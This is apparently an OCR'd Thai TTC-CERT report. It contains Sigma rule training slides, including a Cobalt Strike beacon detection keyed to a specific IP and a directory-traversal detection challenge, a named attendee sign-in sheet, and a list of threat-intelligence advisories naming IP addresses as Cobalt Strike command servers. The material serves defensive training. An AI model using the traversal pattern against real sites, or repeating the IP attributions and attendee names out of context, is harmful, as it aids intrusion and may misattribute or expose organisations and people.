              [--backend-config BACKEND_CONFIG] [--backend-help BACKEND_HELP]
              [--defer-abort] [--ignore-backend-errors] [--verbose] [--debug]
              [inputs ...]
```



Translate Sigma rule using Sigmac

- python3 sigmac -I -t splunk -c splunk-windows ./MALW_cobalt_strike_beacon_malicious_IP.yml

```
$ python3 sigmac -I -t splunk -c splunk-windows ./MALW_cobalt_strike_beacon_malicious_IP.yml
(cs-host="141.105.65.206" c-uri="/jquery-3.3.1.min.js")
```

```
$ python3 sigmac -I -t arcsight -c arcsight ./MALW_cobalt_strike_beacon_malicious_IP.yml
(categoryDeviceGroup = "/Proxy" AND ("141.105.65.206") AND ("jquery-3.3.1.min.js")) AND type != 2 | rex field = flexString1 mode=sed "s//sigma:
Cobalt Strike Beacon Traffic From Malicious IP - Suspicious Activity/g"
```

SOCPrime web translation tool - uncoder.io



Playing with Sigma

- Step 1: Get the repository https://github.com/SigmaHQ/sigma
  - git clone https://github.com/SigmaHQ/sigma.git
- Step 2: Understanding Sigma Rules
  - Sigma specification https://github.com/SigmaHQ/sigma-specification/blob/main/Sigma_specification.md
  - Take a look at a sigma rule from the repository
- Step 3: Developing Sigma Rules
  - Notepad, Visual Studio Code
  - SOCPrime web translation tool - https://uncoder.io/
- Step 4: Compiling Sigma Rules
  - SOCPrime web translation tool - https://uncoder.io/
  - sigmac
  - pySigma - https://github.com/SigmaHQ/pySigma

Challenge:
Write your own Sigma rule

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Challenge: Write your own Sigma rule


- Sigma rule to detect directory traversal attack using user-agent “curl version 7.54”
  - What is a Directory Traversal attack? https://www.acunetix.com/websitesecurity/directory-traversal/

```
title: Detection of directory traversal attack
id: xxxxxxxxx
author: xxxxxxxxx
description: Detects generic URL directory traversal pattern =../../ using user-agent "curl version 7.54"
logsource:
  category: xxxxxxxxx
detection:
  selection_1:
    xxxxxxxxx: 'xxxxxxxxx'
    xxxxxxxxx: 'xxxxxxxxx'
  selection_2:
    xxxxxxxxx: 'xxxxxxxxx'
    xxxxxxxxx: 'xxxxxxxxx'
  condition: selection_*
```

Challenge: Write your own Sigma rule

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

Challenge: Write your own Sigma rule



Conclusion

- Writing Sigma rules is quite easy.
- Though there are sophisticated conditions and selections as well.
- Make sure to practice writing Sigma rules every now and then so you can write them to aid your Incident Response process or empower your SOC in the longer run.

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคม (TTC-CERT)

References

- A Guide to Generic Log Sources in Sigma https://patzke.org/a-guide-to-generic-log-sources-in-sigma.html
- Documentation: https://github.com/Neo23x0/sigma/wiki
- How to Write Sigma Rules https://www.nextron-systems.com/2018/02/10/write-sigma-rules/
- Introducing Generic Log Sources in Sigma https://patzke.org/introducing-generic-log-sources-in-sigma.html
- Resources To Learn And Understand SIGMA Rules https://github.com/nasbench/SIGMA-Resources
- Rules + Code: https://github.com/Neo23x0/sigma
- SIGMA Rules: The Beginner's Guide https://socprime.com/blog/sigma-rules-the-beginners-guide/
- Sigma specification https://github.com/SigmaHQ/sigma-specification/blob/main/Sigma_specification.md
- The Best Possible Monitoring with Sigma Rules https://www.nextron-systems.com/2017/07/06/the-best-possible-monitoring-with-sigma-rules/
- Threat Hunting with Application Logs and Sigma https://owasp.org/www-pdf-archive/GOD17-Sigma.pdf

เอกสารแนบท้าย 3

ใบเซ็นชื่อเข้ารับการฝึกอบรม การจัดกิจกรรม Capacity Building ครั้งที่ 3

Capacity Building ครั้งที่ 3 - หัวข้อ Basic Malware Analysis with MISP: Techniques for Detection, Attribution, and Enrichment

No	องค์กร	ชื่อ-นามสกุล	7 ส.ค.66		8 ส.ค.66		9 ส.ค.66	
			เข้า	บ่าย	เข้า	บ่าย	เข้า	บ่าย
1	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	Phattarachai Setwichai						
2	บริษัท ซิมโฟนี่ คอมมูนิเคชั่น จำกัด (มหาชน)	Nipat Bengthong						
3	บริษัท ดีแทค ไตรเน็ต จำกัด	Apinat Kanawong						
4	บริษัท ดีแทค ไตรเน็ต จำกัด	Jiraporn Thammakitti						
5	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	Worawit Kitikusoun						
6	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	Thanaporn Lapjarean						
7	บริษัท ทริปเปิลทีบรอดแบนด์ จำกัด (มหาชน)	Witchayoot Thangtongkum						
8	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	Nattawat Pulsrivong						
9	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	Pakornsin Pornsuppaisarn						
10	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	Apiwut Khamwiangsa						
11	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	Phidchaya Khanworawong						
12	บริษัท ทรู อินเทอร์เน็ต คอร์ปอเรชั่น จำกัด	Chitsanuphong Thaninthorn						
13	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT)	Thatchaphol Boondamnoen						
14	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (CAT)	Jaturong Bangsakul						
15	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT)	Komchai Pavaropas						
16	บริษัท โทรคมนาคมแห่งชาติ จำกัด (มหาชน) (TOT)	Luksana Suttikan						
17	บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	Trinai Kaewkruewan						
18	บริษัท ยูไนเต็ด อินฟอร์เมชั่น ไฮเวย์ จำกัด	Kampee Sariyashiva						
19	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	Apiporn Saeaee						
20	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	Pranodh Monkolthavorn						
21	บริษัท แอดวานซ์ ไวร์เลส เน็ทเวอร์ค จำกัด	Chakrit Ruengrong						

เอกสารแนบท้าย 3

เอกสารแนบท้าย

ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT และส่งให้กับสมาชิกศูนย์ TTC-CERT

ศูนย์ TTC-CERT ได้ทำการสร้างข้อมูล Threat Intelligence และส่งให้กับสมาชิกศูนย์ TTC-CERT เพื่อให้สมาชิกฯ นำข้อมูลเหล่านี้ไปใช้ในการตรวจจับและป้องกันภัยคุกคามทางไซเบอร์ที่อาจเกิดขึ้นกับองค์กรในภาคส่วนโทรคมนาคม นอกจากนี้หากข้อมูลดังกล่าวได้ถูกกำหนดรูปแบบการเผยแพร่ข้อมูลข่าวสารเป็น TLP:CLEAR ข้อมูลเหล่านี้จะถูกเผยแพร่ในช่องทางสาธารณะ เช่น https://www.ttc-cert.or.th/ ซึ่งข้อมูลเหล่านี้จะเป็นข้อมูลเพื่อประโยชน์สาธารณะ ทุกคนสามารถนำข้อมูลเหล่านี้ไปใช้ประโยชน์กับหน่วยงานหรือประโยชน์กับตนเองได้ สำหรับรายละเอียดของข้อมูล Threat Intelligence ในแต่ละปีมีดังนี้

1.1. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT ปี พ.ศ. 2563

1.1.1. 25631028 [TLP:WHITE] แจ้งเตือนกรณี หมายเลข IP Address ขององค์กรที่เป็นสมาชิกถูกกลุ่ม OceanLotus นำไปใช้งานเพื่อเป็น Command and Control IP Address

1.1.2. 25631219 [TLP:AMBER] แจ้งเตือนกรณีหมายเลข IP Address ขององค์กรที่เป็นสมาชิก ถูกกลุ่ม TA505 นำไปใช้งานเพื่อเป็น Command and Control IP Address

1.1.3. 25631612 [TLP:WHITE] แจ้งเตือนภัยคุกคามกรณี SolarWinds ถูกแฮกฝังโค้ดมัลแวร์ในผลิตภัณฑ์ Orion

1.2. ข้อมูล Threat Intelligence ที่สร้างโดยศูนย์ TTC-CERT ปี พ.ศ. 2564

1.2.1. 25640105 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.2.2. 25640106 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2021-22045 ที่มีความรุนแรงระดับสูง (high) ของผลิตภัณฑ์ VMware

1.2.3. 25640108 [TLP:WHITE] ช่องโหว่หลายรายการของ WordPress ซึ่งอาจส่งผลให้ถูกโจมตีแบบ SQL Injection

1.2.4. 25640109 [TLP:WHITE] พบการรายงานหมายเลข IP Address ขององค์กรที่เป็นสมาชิกเป็นส่วนหนึ่งของ Command and Control ของมัลแวร์ตระกูล Emotet

1.2.5. 25640110 [TLP:GREEN] แจ้งเตือนกรณีมีความพยายามโจมตีแบบ Phishing โดยใช้ Theme ไปรษณีย์ไทย

1.2.6. 25640112 [TLP:WHITE] Microsoft เผยแพร่อัปเดตความปลอดภัยประจำเดือนมกราคม 2565

1.2.7. 25640112 [TLP:WHITE] แจ้งเตือนกรณีองค์กรที่เป็นสมาชิกถูกโจมตีโดย ALTDOS Group

1.2.8. 25640112 [TLP:WHITE] พบช่องโหว่หลายจุดในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ผู้ไม่หวังดีโจมตีแบบ Arbitrary Code Execution

1.2.9. 25640112 [TLP:WHITE] รายงานช่องโหว่ของ Citrix Workspace App for Linux อาจส่งผลให้ถูกโจมตีแบบยกระดับสิทธิ์ (Local Privilege Escalation)

1.2.10. 25640113 [TLP:AMBER] IP Address 158.108.102[.]12 ของมหาวิทยาลัยเกษตรศาสตร์มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server

1.2.11. 25640115 [TLP:WHITE] Cisco ออก security patch สำหรับแก้ไขช่องโหว่ CVE-2022-20658 ที่มีความรุนแรงระดับร้ายแรง (Critical) ของผลิตภัณฑ์ Unified CCMP และ Unified CCDM

1.2.12. 25640117 [TLP:WHITE] Juniper Networks ออก Security Patch เพื่อแก้ไขช่องโหว่ CVE-2021-31385 ที่มีความรุนแรงระดับสูง (High)

1.2.13. 25640117 [TLP:White] พบความเคลื่อนไหวของกลุ่มแฮกเกอร์ชาวพม่า UGMH (Union Of Underground Myanmar Hackers) มีความพยายามโจมตีเวปไซต์หน่วยงานราชการและบริษัทต่างๆ ที่มีสัญชาติไทย

1.2.14. 25640119 [TLP:AMBER] พบมีการนำ Website ของกรมทางหลวงชนบทมาทำเป็นที่แพร่กระจาย Emotet Malware Downloader

1.2.15. 25640119 [TLP:AMBER] พบมีการนำ Website ของโรงเรียนในสังกัด สำนักงานเขตพื้นที่การศึกษาศรีสะเกษ เขต 1 (โรงเรียนบ้านดินดำเหล่าเสนไต้) มาทำเป็น phishing และ fraud

1.2.16. 25640119 [TLP:AMBER] พบมีการนำ Website ของโรงเรียนวชิรธรรมสาธิต มาทำเป็น phishing และ fraud

1.2.17. 25640119 [TLP:WHITE] Oracle เผยแพร่อัปเดตความปลอดภัย Quarterly Critical Patches เพื่อแก้ไขช่องโหว่หลายรายการ

1.2.18. 25640120 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.2.19. 25640121 [TLP:WHITE] F5 Networks เผยแพร่อัปเดตความปลอดภัย Quarterly Security Notification เพื่อแก้ไขช่องโหว่หลายรายการ

1.2.20. 25640121 [TLP:WHITE] ช่องโหว่ของผลิตภัณฑ์ McAfee Agent for Windows อาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (privilege escalation)

1.2.21. 25640124 [TLP:AMBER] พบมีการนำ Website ของ คณะวิศวกรรมศาสตร์ มหาวิทยาลัยเทคโนโลยีราชมงคลกรุงเทพ มาทำเป็น phishing และ fraud

1.2.22. 25640124 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานราชการ (สำนักงานเขตพื้นที่การศึกษามัธยมศึกษา เขต 8) มาทำเป็น phishing และ fraud

1.2.23. 25640124 [TLP:WHITE] รายงานช่องโหว่ของ Linux Kernel 5.1 ที่มีความรุนแรงระดับสูง (High) อาจส่งผลให้ถูกโจมตีแบบการปฏิเสธการให้บริการ (denial of service -DoS), การออกจากสภาพแวดล้อมคอนเทนเนอร์ (escape container environments) และ/หรือ การยกระดับสิทธิ์ (privilege escalation)

1.2.24. 25640126 [TLP:WHITE] ช่องโหว่ CVE-2021-4034 มีระดับความรุนแรงในระดับสูง (High) ของ pkexec component ใน Polkit ที่อาจส่งผลให้ถูกโจมตีแบบยกระดับสิทธิ์ (Local Privilege Escalation)

1.2.25. 25640127 [TLP:WHITE] บริษัท Apple เผยแพร่การอัพเดต firmware ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ

1.2.26. 25640127 [TLP:WHITE] รายงานการโจมตีจากแหล่งข่าวเปิดกรณี New campaign targeting security researchers

1.2.27. 25640131 [TLP:AMBER] พบ TLS/SSL Certificate ชนิด Domain-validated certificate ของหน่วยงานราชการแห่งหนึ่งถูกนำไปใช้งานบนเครื่องแม่ข่ายในประเทศรัสเซีย

1.2.28. 25640201 [TLP:WHITE] ช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) ของ Samba ที่อาจส่งผลให้ผู้ไม่หวังดีจากระยะไกลสามารถโจมตีแบบ Arbitrary Code Execution

1.2.29. 25640202 [TLP:WHITE] ช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) ของอุปกรณ์ Ricon Mobile Industrial Cellular Router ที่สามารถถูกโจมตีได้แบบ Arbitrary Code Execution

1.2.30. 25640202 [TLP:WHITE] ช่องโหว่ระดับร้ายแรงใน Libgcrypt 1.9.0 ของ GnuPG

1.2.31. 25640203 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.2.32. 25640203 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของอุปกรณ์เครือข่าย Cisco Small Business RV Series Routers โดยช่องโหว่ที่มีระดับความรุนแรงสูงสุดอาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.2.33. 25640204 [TLP:AMBER] รายละเอียดของเครื่องแม่ข่ายที่มี IP Address ที่ใช้งานแพลตฟอร์มอีเมล Zimbra ของสมาชิกแต่ละราย

1.2.34. 25640204 [TLP:WHITE] ช่องโหว่ Zero-day ของแพลตฟอร์มอีเมล Zimbra ถูกใช้ในการโจมตีเพื่อขโมยอีเมล

1.2.35. 25640208 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS อาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Privilege escalation)

1.2.36. 25640209 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานราชการ (สำนักงานเขตพื้นที่การศึกษาประถมศึกษาปราจีนบุรี เขต 1) มาทำเป็น phishing และ fraud

1.2.37. 25640209 [TLP:WHITE] Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนกุมภาพันธ์ 2565

1.2.38. 25640209 [TLP:WHITE] SAP เผยแพร่การอัปเดตความปลอดภัยประจำเดือนกุมภาพันธ์ 2565

1.2.39. 25640210 [TLP:WHITE] พบการรายงานหมายเลข IP Address ของ TRUE เป็น Command and Control ของ Qakbot

1.2.40. 25640214 [TLP:AMBER] รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220199-1.v1

1.2.41. 25640214 [TLP:WHITE] ช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) ของผลิตภัณฑ์ Adobe อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.2.42. 25640215 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome ซึ่งช่องโหว่บางรายการถูกนำมาใช้ประโยชน์ในการโจมตีอย่างแพร่หลายในอินเทอร์เน็ต

1.2.43. 25640216 [TLP:AMBER] กรณีกลุ่ม Leaktheanalyst เผยแพร่ข้อมูลของสมาชิก

1.2.44. 25640217 [TLP:WHITE] แจ้งเตือนช่องโหว่รายการของผลิตภัณฑ์ VMWare

1.2.45. 25640218 [TLP:WHITE] อัพเดทเพิ่มเติมกรณี ช่องโหว่ที่มีความรุนแรงระดับร้ายแรง (Critical) ของผลิตภัณฑ์ Adobe อาจส่งผลให้ถูกโจมตีแบบ Arbitrary Code Execution

1.2.46. 25640221 [TLP:WHITE] คำแนะนำด้านความปลอดภัยทั่วไป: กรณีการเตรียมพร้อมสำหรับภัยคุกคามทางไซเบอร์ที่ (อาจ) เกี่ยวข้องกับความตึงเครียดระหว่างรัสเซียและยูเครน

1.2.47. 25640223 [TLP:WHITE] แจ้งเตือนการโจมตีช่องโหว่ของผลิตภัณฑ์ QNAP NAS และ Asustor NAS เพื่อติดตั้ง DeadBolt Ransomware

1.2.48. 25640225 [TLP:WHITE] CVE-2021-21972: VMware vCenter Server Remote Code Execution Vulnerability

1.2.49. 25640227 [TLP:WHITE] คำแนะนำด้านความปลอดภัยทั่วไป: กรณีเสริมสร้างความมั่นคงปลอดภัยทางไซเบอร์ขององค์กรท่ามกลางความขัดแย้งระหว่างรัสเซียและยูเครน

1.2.50. 25640228 [TLP:WHITE] Phishing โจมตีบริษัทในประเทศไทยเพื่อติดตั้ง Emotet Trojan Epoch5

1.2.51. 25640301 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2022-0735 ที่มีความรุนแรงระดับร้ายแรงของ GitLab

1.2.52. 25640302 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.2.53. 25640302 [TLP:WHITE] รายงานการวิเคราะห์สรุปการโจมตีของมัลแวร์ที่ใช้ในการทำลายข้อมูล (Destructive Malware) ที่มุ่งเป้าโจมตีหน่วยงานต่าง ๆ ในประเทศยูเครนในภาพรวมตลอดสัปดาห์ที่ผ่านมา

1.2.54. 25640303 [TLP:AMBER] แจ้งเตือนกรณีการ Phishing เพื่อขโมยข้อมูลบัญชีผู้ใช้งาน (Login name) และรหัสผ่าน (Password) SCB Easy Net ของลูกค้าธนาคารไทยพาณิชย์ จำกัด (มหาชน)

1.2.55. 25640303 [TLP:WHITE] การโจมตีช่องโหว่ชนิด Zero-Day ของ Microsoft Exchange Server

1.2.56. 25640303 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงของ Cisco Expressway Series และ Cisco TelePresence Video Communication Server

1.2.57. 25640307 [TLP:WHITE] แจ้งเตือนกรณีพบผู้ไม่หวังดีนำ Code Signing Certificate ที่ถูกขโมยของบริษัท Nvidia มาใช้ในการ sign มัลแวร์ (malware)

1.2.58. 25640308 [TLP:WHITE] แจ้งเตือนช่องโหว่การยกระดับสิทธิ์ภายในระบบปฏิบัติการประเภท Unix/Linux (local privilege escalation) ชื่อ Dirty Pipe

1.2.59. 25640309 [TLP:WHITE] Microsoft เผยแพร่อัปเดตด้านความปลอดภัยประจำเดือนมีนาคม 2565

1.2.60. 25640310 [TLP:AMBER] พบมีการนำ Website ของสำนักวิชาคอมพิวเตอร์และเทคโนโลยีสารสนเทศ มหาวิทยาลัยราชภัฏเชียงราย มาทำเป็น phishing และ fraud

1.2.61. 25640310 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับร้ายแรงหลายรายการ ชื่อ “TLStorm” ของอุปกรณ์จ่ายไฟสำรอง (UPS) ที่ผลิตโดยบริษัท APC

1.2.62. 25640310 [TLP:WHITE] รายงานช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe ที่อาจส่งผลให้ผู้ไม่หวังดีใช้ประโยชน์จากช่องโหว่นี้ในการโจมตีเพื่อสั่งให้เครื่องเป้าหมาย execute คำสั่งหรือโค้ดต่าง ๆ ได้โดยไม่ได้รับอนุญาต (Arbitrary Code Execution)

1.2.63. 25640311 [TLP:AMBER] พบมีการนำ Website ของโรงเรียนวชิรธรรมสาธิต มาทำเป็น phishing และ fraud (ครั้งที่ 2)

1.2.64. 25640311 [TLP:WHITE] แจ้งเตือนกรณีช่องโหว่ของ F5 BIG-IP, BIG-IQ Centralized Management unauthenticated RCE vulnerability

1.2.65. 25640312 [TLP:WHITE] แจ้งเตือนกรณีช่องโหว่ระดับร้ายแรงของ Microsoft DNS Server

1.2.66. 25640313 [TLP:AMBER] IP Address 103.40.138[.]52 ของ บริษัท ไอบีซี อินดัสเตรียล จำกัด มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server

1.2.67. 25640315 [TLP:AMBER] แจ้งเตือนกรณี Notification of russian state sponsored cyber attack victims in Thailand

1.2.68. 25640315 [TLP:WHITE] ช่องโหว่หลายรายการของผลิตภัณฑ์ Veeam Backup & Replication ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.2.69. 25640316 [TLP:GREEN] แจ้งเตือนกรณี Notification of Russian state sponsored cyber attack victims in Thailand

1.2.70. 25640317 [TLP:AMBER] แจ้งกรณี IP Address ขององค์กรที่เป็นสมาชิกโจมตีแบบ Brute Force ไปยังระบบงานของหน่วยงานอื่น

1.2.71. 25640317 [TLP:AMBER] พบมีการนำ Website ของหน่วยงานราชการ (สำนักงานเขตพื้นที่การศึกษาประถมศึกษาสุราษฎร์ธานี เขต 3) มาทำเป็น phishing และ fraud ครั้งที่ 2

1.2.72. 25640317 [TLP:GREEN] แจ้งเตือนการโจมตีแบบ Brute Force จาก IP Address 159.192.110[.]225

1.2.73. 25640317 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.2.74. 25640318 [TLP:AMBER] IP Address 119.59.126[.]193 ของ บริษัท เมทราไบต์ ดาต้า เซ็นเตอร์ จำกัด มีหลักฐานอันควรเชื่อได้ว่าเป็น Cobalt Strike Command and Control Server

1.2.75. 25640320 [TLP:WHITE] แจ้งเตือนช่องโหว่ที่มีความรุนแรงระดับสูงของ CRI-O Engine ที่อาจส่งผลให้ผู้โจมตีสามารถ escape ออกจาก Kubernetes Containers และได้รับสิทธิ์ระดับ root

1.2.76. 25640321 [TLP:AMBER] รายงานผลการวิเคราะห์มัลแวร์เบื้องต้น IMAR-220199-2.v1 - Public_Health_Sector_Incident_01

1.2.77. 25640322 [TLP:GREEN] พบ Cobalt Strike Payload ที่มี Host Header คล้ายชื่อโดเมนของรัฐบาลไทยที่อาจนำมาใช้หลบหลีกการตรวจจับจากการโจมตี

1.2.78. 25640322 [TLP:WHITE] แจ้งเตือนช่องโหว่หลายรายการในผลิตภัณฑ์ของ Adobe Acrobat ที่อาจส่งผลให้ผู้ไม่หวังดีใช้ประโยชน์จากช่องโหว่นี้ในการโจมตีเพื่อสั่งให้เครื่องเป้าหมาย execute คำสั่งหรือโค้ดต่าง ๆ ได้โดยไม่ได้รับอนุญาต (Arbitrary Code Execution)

1.2.79. 25640322 [TLP:WHITE] รายงานการโจมตีอุปกรณ์ BIG-IP และ BIG-IQ ของ F5 Networks ผ่านช่องโหว่ของอุปกรณ์ที่เคยรายงาน

1.2.80. 25640323 [TLP:WHITE] แจ้งเตือนกรณีกลุ่ม Hacker จากประเทศจีนมุ่งเป้าโจมตีภาคโทรคมนาคมเพื่อขโมยความลับเกี่ยวกับ 5G technology

1.2.81. 25640324 [TLP:GREEN] ข้อมูล Tactics, Techniques, and Procedures (TTPs) ของกลุ่มแฮ็กเกอร์ LAPSUS$

1.2.82. 25640325 [TLP:WHITE] แจ้งเตือนกรณีมีการรายงานถึงกลุ่มผู้โจมตีที่ได้รับการสนันสนุนจากรัฐบาลเกาหลีเหนือกำลังทำการโจมตีช่องโหว่ CVE-2022-0609 ของ Google Chrome

1.2.83. 25640327 [TLP:WHITE] แจ้งเตือนกรณี Google Chrome เผยแพร่การอัปเดตด้านความปลอดภัยฉุกเฉินเพื่อแก้ไขช่องโหว่ CVE-2022-1096 ที่กำลังถูกโจมตีในอินเทอร์เน็ตอย่างแพร่หลาย

1.2.84. 25640328 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2022-1040 ที่มีความรุนแรงระดับร้ายแรงของ Sophos Firewall ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.2.85. 25640329 [TLP:GREEN] แจ้งเตือนกรณีแคมเปญที่กำหนดเป้าหมายต่อชาวไทย โดยการปลอมแปลงหน้า Thailand Pass เพื่อติดตั้ง AsyncRAT บนเครื่องคอมพิวเตอร์ของเหยื่อ

1.2.86. 25640330 [TLP:AMBER] รายงานเหตุการณ์การโจมตีช่องโหว่ซอฟต์แวร์ VMware ESXi โดย สกมช.

1.2.87. 25640330 [TLP:WHITE] แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่หลายรายการที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.2.88. 25640330 [TLP:WHITE] แจ้งเตือนช่องโหว่ CVE-2022-26871 ที่มีความรุนแรงระดับสูงของ Trend Micro Apex Central ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.2.89. 25640403 [TLP:WHITE] แจ้งเตือนกรณี FBI และ CISA เตือน advanced persistent threat (APT) actors มีเป้าหมายในการโจมตีเซิร์ฟเวอร์ Fortinet FortiOS

1.2.90. 25640407 [TLP:GREEN] พบการรายงาน Malicious Cyber Activity Targeting Critical SAP Applications

1.2.91. 25640409 [TLP:WHITE] พบการรายงานการโจมตีโดย Cring ransomware โดยใช้ช่องโหว่ของ Fortigate FortiOS

1.2.92. 25640414 [TLP_WHITE] แจ้งเตือนกรณีการ mitigate ช่องโหว่ของ Microsoft Exchange On-Premises

1.2.93. 25640421 [TLP:WHITE] แจ้งเตือนการโจมตีช่องโหว่ของผลิตภัณฑ์ Pulse Connect Secure

1.2.94. 25640422 [TLP:WHITE] แจ้งเตือนช่องโหว่ชนิด Zero-Day ของผลิตภันฑ์ SonicWall Email Security

1.2.95. 25640428 [TLP_WHITE] แจ้งเตือนช่องโหว่ Authentication bypass ของผลิตภัณฑ์ FortiWAN

1.2.96. 25640506 [TLP:WHITE] แจ้งเตือนช่องโหว่ DLL และ Executable Hijacking ของผลิตภัณฑ์ Cisco AnyConnect Secure Mobility Client สำหรับระบบปฏิบัติการ Windows

1.2.97. 25640512 [TLP:GREEN] รายงงานการวิเคราะห์มัลแวร์ Malware Analysis Report - OceanLotus - Hoa don tien no.zip

1.2.98. 25640517 [TLP:WHITE] แจ้งเตือนช่องโหว่ HTTP Protocol Stack Remote Code Execution Vulnerability ของผลิตภัณฑ์ Microsoft

1.2.99. 25640519 [TLP_WHITE] แจ้งเตือนการโจมตีจาก Avaddon Ransomware ที่เพิ่มมากขึ้น และ Avaddon ransomware IOCs

1.2.100. 25640525 [TLP:WHITE] แจ้งเตือนการโจมตีจาก Conti Ransomware ที่เพิ่มมากขึ้น และ Conti ransomware IOCs

1.2.101. 25640525 [TLP:WHITE] แจ้งเตือนช่องโหว่ระดับร้ายแรงของผลิตภัณฑ์ Pulse Connect Secure (CVE-2021-22908)

1.2.102. 25640526 [TLP:WHITE] แจ้งเตือนช่องโหว่ระดับร้ายแรงของผลิตภัณฑ์ VMware vCenter (CVE-2021-21985)

1.2.103. 25640528 [TLP:WHITE] แจ้งเตือนการโจมตี email-based attack โดยกลุ่ม NOBELIUM

